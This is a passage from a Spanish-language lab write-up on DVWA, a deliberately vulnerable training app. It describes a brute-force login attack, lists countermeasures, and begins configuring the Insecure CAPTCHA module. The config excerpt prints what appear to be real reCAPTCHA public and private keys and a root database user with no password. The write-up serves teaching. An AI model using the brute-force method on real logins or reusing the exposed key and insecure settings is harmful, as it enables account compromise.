




Ilustración 28 - Datos para atacar II



Abrimos el código fuente de la página y copiamos donde pone que es incorrecto lo introducido



```

63 <div class="vulnerable_code_area">
64   <h2>Login</h2>
65
66   <form action="#" method="GET">
67     Username:<br />
68     <input type="text" name="username"><br />
69     Password:<br />
70     <input type="password" AUTOCOMPLETE="off" name="password"><br />
71     <br />
72     <input type="submit" value="Login" name="Login">
73
74   </form>
75   <pre><br />Username and/or password incorrect.</pre>
76 </div>
77
78 <h2>More Information</h2>
79 <ul>
80   <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.ow
81   <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_b
82   <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">
83 </ul>
84 </div>

```

Ilustración 29 - Código fuente copia línea incorrecta

Lo que hemos copiado antes lo pegamos donde está en la captura para que así podamos saber cuál es el login que funciona de todos los intentos que probara.




Ilustración 30 – Apartado Grep-Match



En esta captura veremos todos los intentos que ha probado y cuál es el valido.

El valido es el que no tiene un uno en esa casilla en la captura.




Ilustración 31 – Prueba de Intentos



Abrimos el que parece que es el valido (el que no tiene un uno en la casilla) y vemos cual es la combinación que probo




Ilustración 32 - Combinación que prueba el programa bueno

Probamos la combinación de la anterior captura y vemos que hemos podido acceder correctamente




Ilustración 33 - Combinación Correcta



Contramedida

- Contraseñas largas, no cortas
- Habilitar la verificación en dos pasos
- Poner un máximo de errores de login
- Limitar los login a unas solas direcciones Ip
- Las contraseñas no sean fáciles. Ejemplo:123456



INSECURE CAPTCHA

Descripción de la vulnerabilidad

Esta vulnerabilidad sirve para ver como falla la verificación de que no eres un bot y eres un ser humano.

Ejecución del ataque

<https://youtu.be/zcR6b7JcWFs>

Para empezar con esta vulnerabilidad entraremos en el enlace que te pone en verde DVWA




Ilustración 34 - CAPTCHA enlace



Al entrar en el enlace iniciamos sesión en una cuenta nuestra de Google y nos saldrá esto




Ilustración 35 - Google captcha

Rellenamos los campos, pero en el tipo de captcha hay que elegir v2 y no soy robot porque es el único que soporta DVWA




Ilustración 36 - Relleno campos captcha



Nos saldrá esto después de llenar los campos y esas claves hay que meterlas en un fichero de configuración





Ilustración 37 - Claves captcha

En este archivo de configuración metemos las claves como se ve en la captura la clave pública y privada

```
config.inc: Bloc de notas
Archivo Edición Formato Ver Ayuda
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6LFWWJYfAAAAABzv1BhLCwCwXOoKBkwDnMwyRBNZ';
$_DVWA[ 'recaptcha_private_key' ] = '6LFWWJYfAAAAALu50XrXucNaKA09jp-5ZNqwYyQI';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA[ 'default_security_level' ] = 'impossible';

# Default PHPIDS status
<
```

Ilustración 38 – Incluir claves públicas y privadas en el archivo

Reiniciamos apache y ya nos saldra el captcha

